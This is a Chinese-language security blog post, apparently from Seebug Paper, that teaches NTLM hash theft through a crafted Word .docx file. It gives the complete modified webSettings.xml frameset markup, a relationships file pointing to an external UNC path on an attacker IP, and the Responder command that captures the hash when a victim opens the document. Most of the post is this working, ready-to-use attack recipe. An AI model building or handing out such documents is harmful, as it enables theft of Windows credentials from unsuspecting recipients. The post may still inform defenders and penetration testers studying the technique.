

作者:Evi1cg
之前有人總結了很多種竊取NTLM hash的方法,原文,譯文。里面寫的方法已經很多了,最近又學到了一個新的方法,所以在這里進行一下分享,也算是一個補充。
歷史上,Microsoft Word被用作HTML編輯器。這意味著它可以支持HTML元素,例如框架集。因此,可以將Microsoft Word文檔與UNC路徑鏈接起來,并將其與響應程序結合,以便從外部捕獲NTLM哈希值。帶有docx擴展名的Word文檔實際上是一個包含各種XML文檔的zip文件。這些XML文件正在控制主題,字體,文檔的設置和Web設置。
所以我們可以新建一個任意文檔,并用壓縮包來打開他。

在word 目錄下有一個webSettings.xml。我們對這個文件進行修改,添加以下代碼則會創建與另外一個文件的鏈接。
<w:frameset>
<w:framesetSplitbar>
<w:w w:val="60"/>
<w:color w:val="auto"/>
<w:noBorder/>
</w:framesetSplitbar>
<w:frameset>
<w:frame>
<w:name w:val="3"/>
<w:sourceFileName r:id="rId1"/>
<w:linkedToFile/>
</w:frame>
</w:frameset>
</w:frameset>
最終修改后的webSettings.xml如下:
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<w:webSettings xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006" xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships" xmlns:w="http://schemas.openxmlformats.org/wordprocessingml/2006/main" xmlns:w14="http://schemas.microsoft.com/office/word/2010/wordml" mc:Ignorable="w14">
    <w:frameset>
<w:framesetSplitbar>
<w:w w:val="60"/>
<w:color w:val="auto"/>
<w:noBorder/>
</w:framesetSplitbar>
<w:frameset>
<w:frame>
<w:name w:val="3"/>
<w:sourceFileName r:id="rId1"/>
<w:linkedToFile/>
</w:frame>
</w:frameset>
</w:frameset>
<w:optimizeForBrowser/><w:allowPNG/></w:webSettings>現在我們把新的webSettings.xml替換原來的webSettings.xml,之后在word目錄下的_rels目錄創建一個新的文件 webSettings.xml.rels,文件內容如下:
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships
xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/frame" Target="\\172.16.103.130\Updates.docx" TargetMode="External"/>
</Relationships>
在這里包含了UNC路徑。指向我們的Responder。
之后把文檔重新命名為docx。開啟Responder
python Responder.py -I eth0 -wrf打開word,則可獲取到hash

當然,使用DDE的方式以及CVE-2017-0199等其他的方式都是可以的。
 本文由 Seebug Paper 發布,如需轉載請注明來源。本文地址:http://www.bjnorthway.com/484/
暫無評論